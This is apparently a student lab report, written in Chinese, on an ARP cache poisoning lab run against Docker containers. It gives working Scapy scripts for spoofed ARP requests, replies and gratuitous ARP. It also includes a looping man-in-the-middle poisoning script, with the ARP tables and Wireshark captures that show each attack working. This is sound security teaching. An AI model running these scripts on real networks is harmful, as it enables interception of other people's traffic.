
LAB 4 ARP Cache Poisoning Attack Lab

57118209 余悦

Task1.A


打开 docker，查看信息：（后面重启了一下，有改变）



```
[07/14/21]seed@VM:~/.../volumes$ dockps
a725dc907553  M-10.9.0.105
d6dffe5c19d0  B-10.9.0.6
bf5b48adf3a0  A-10.9.0.5
```


发之前的 ARP 查看：

Host B：




```
root@bf5b48adf3a0:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:06   C                     eth0
root@bf5b48adf3a0:/# 
```

Host M:




```
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
root@bf5b48adf3a0:/# 
```

ARP request 代码如下：



```python
from scapy.all import*

E = Ether()
A = ARP()
A.op = 1
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.5"

pkt=E/A
sendp(pkt)
```


运行之后发现成功替换：



```
root@bf5b48adf3a0:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
root@bf5b48adf3a0:/#
```


Task1.B

发之前：




```
root@bf5b48adf3a0:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

ARP reply 代码如下：




```
from scapy.all import*

E = Ether()
A = ARP()
A.op = 2
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.5"

pkt=E/A
sendp(pkt)
```

缓存中有 B：成功替换



```
root@9229e67a792a:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@9229e67a792a:/#
```


缓存中无 B：替换失败



```
root@9229e67a792a:/# arp -d 10.9.0.6
root@9229e67a792a:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@9229e67a792a:/#
```


Task1.C

Gratuitous ARP 代码如下：




```python
from scapy.all import*

E = Ether()
A = ARP()
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.6"
A.hwdst = "ff:ff:ff:ff:ff:ff"
E.dst = "ff:ff:ff:ff:ff:ff"

pkt=E/A
sendp(pkt)
```

缓存中有 B：替换成功



```
root@9229e67a792a:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@9229e67a792a:/# 
```


缓存中无 B：替换失败



```
root@9229e67a792a:/# arp -d 10.9.0.6
root@9229e67a792a:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@9229e67a792a:/#
```


Task2

Step1:




```
[07/15/21]seed@VM:~/.../volumes$ dockps
0ed1fcc5d74f  B-10.9.0.6
74f4f9a1ab79  A-10.9.0.5
6f13af6fcf7a  M-10.9.0.105
```

ARP 欺骗代码如下：使用 while 函数持续循环发包：




```
from scapy.all import*

while True:
        E = Ether()
        A = ARP()
        A.op = 1
        A.psrc = "10.9.0.6"
        A.pdst = "10.9.0.5"

        pkt=E/A
        sendp(pkt)

        E = Ether()
        A = ARP()
        A.op = 1
        A.psrc = "10.9.0.5"
        A.pdst = "10.9.0.6"

        pkt=E/A
        sendp(pkt)
        time.sleep(1)
```

两边均完成欺骗：




```
root@74f4f9a1ab79:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:06   C                     eth0
root@74f4f9a1ab79:/#
root@74f4f9a1ab79:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
```



```
root@0ed1fcc5d74f:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:05   C                     eth0
root@0ed1fcc5d74f:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@0ed1fcc5d74f:/# █
```


Step2:

关闭路由功能：




```
root@6f13af6fcf7a:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@6f13af6fcf7a:/volumes#
```

在 10.9.0.5 ping 10.9.0.6：




```
root@74f4f9a1ab79:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.150 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.202 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.185 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.168 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.386 ms
64 bytes from 10.9.0.6: icmp_seq=14 ttl=64 time=0.205 ms
```

运行欺骗程序发包，使用 wireshark 抓包，发现没有回应：



```
40 2021-07-15 03:3… 02:42:0a:09:00:69                ARP      44 Who has 10.9.0.5? Tell 10.9.0.6
41 2021-07-15 03:3… 02:42:0a:09:00:69                ARP      44 Who has 10.9.0.5? Tell 10.9.0.6
42 2021-07-15 03:3… 02:42:0a:09:00:05                ARP      44 10.9.0.5 is at 02:42:0a:09:00:05
43 2021-07-15 03:3… 02:42:0a:09:00:05                ARP      44 10.9.0.5 is at 02:42:0a:09:00:05
44 2021-07-15 03:3… 02:42:0a:09:00:69                ARP      44 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de…
45 2021-07-15 03:3… 02:42:0a:09:00:69                ARP      44 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de…
46 2021-07-15 03:3… 02:42:0a:09:00:06                ARP      44 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 d…
47 2021-07-15 03:3… 02:42:0a:09:00:06                ARP      44 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 d…
48 2021-07-15 03:3… 10.9.0.5          10.9.0.6       ICMP    100 Echo (ping) request  id=0x0030, seq=6/1536, ttl=64 (no respon…
49 2021-07-15 03:3… 10.9.0.5          10.9.0.6       ICMP    100 Echo (ping) request  id=0x0030, seq=6/1536, ttl=64 (no respon…
```


发现 ARP 存在报错的数据包，多个 IP 使用同一个 MAC:



```
[Duplicate IP address detected for 10.9.0.6 (02:42:0a:09:00:06) - also in use by 02:42:0a:09:00:69 (frame 43)]
[Duplicate IP address detected for 10.9.0.5 (02:42:0a:09:00:69) - also in use by 02:42:0a:09:00:05 (frame 43)]
```


Step3:

打开路由功能：




```
root@6f13af6fcf7a:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@6f13af6fcf7a:/volumes#
```

在 10.9.0.5 ping 10.9.0.6：



```
root@74f4f9a1ab79:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.211 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.143 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.116 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.664 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.177 ms
From 10.9.0.105: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=0.318 ms
From 10.9.0.105: icmp_seq=7 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=7 ttl=63 time=0.258 ms
From 10.9.0.105: icmp_seq=8 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=8 ttl=63 time=0.260 ms
From 10.9.0.105: icmp_seq=9 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=9 ttl=63 time=0.206 ms
^Z
[6]+  Stopped                 ping 10.9.0.6
```


运行程序，使用 wireshark 抓包，可以观察到收到 ping 的回应：



```
137 2021-07-15 03:4… 10.9.0.5     10.9.0.6   ICMP  100 Echo (ping) request  id=0x0031, seq=9/2304, ttl=64 (no respon…
138 2021-07-15 03:4… 10.9.0.105   10.9.0.5   ICMP  128 Redirect             (Redirect for host)
139 2021-07-15 03:4… 10.9.0.105   10.9.0.5   ICMP  128 Redirect             (Redirect for host)
140 2021-07-15 03:4… 10.9.0.5     10.9.0.6   ICMP  100 Echo (ping) request  id=0x0031, seq=9/2304, ttl=63 (no respon…
141 2021-07-15 03:4… 10.9.0.5     10.9.0.6   ICMP  100 Echo (ping) request  id=0x0031, seq=9/2304, ttl=63 (reply in …
142 2021-07-15 03:4… 10.9.0.6     10.9.0.5   ICMP  100 Echo (ping) reply    id=0x0031, seq=9/2304, ttl=64 (request i…
143 2021-07-15 03:4… 10.9.0.6     10.9.0.5   ICMP  100 Echo (ping) reply    id=0x0031, seq=9/2304, ttl=64
144 2021-07-15 03:4… 10.9.0.105   10.9.0.6   ICMP  128 Redirect             (Redirect for host)
145 2021-07-15 03:4… 10.9.0.105   10.9.0.6   ICMP  128 Redirect             (Redirect for host)
146 2021-07-15 03:4… 10.9.0.6     10.9.0.5   ICMP  100 Echo (ping) reply    id=0x0031, seq=9/2304, ttl=63
```

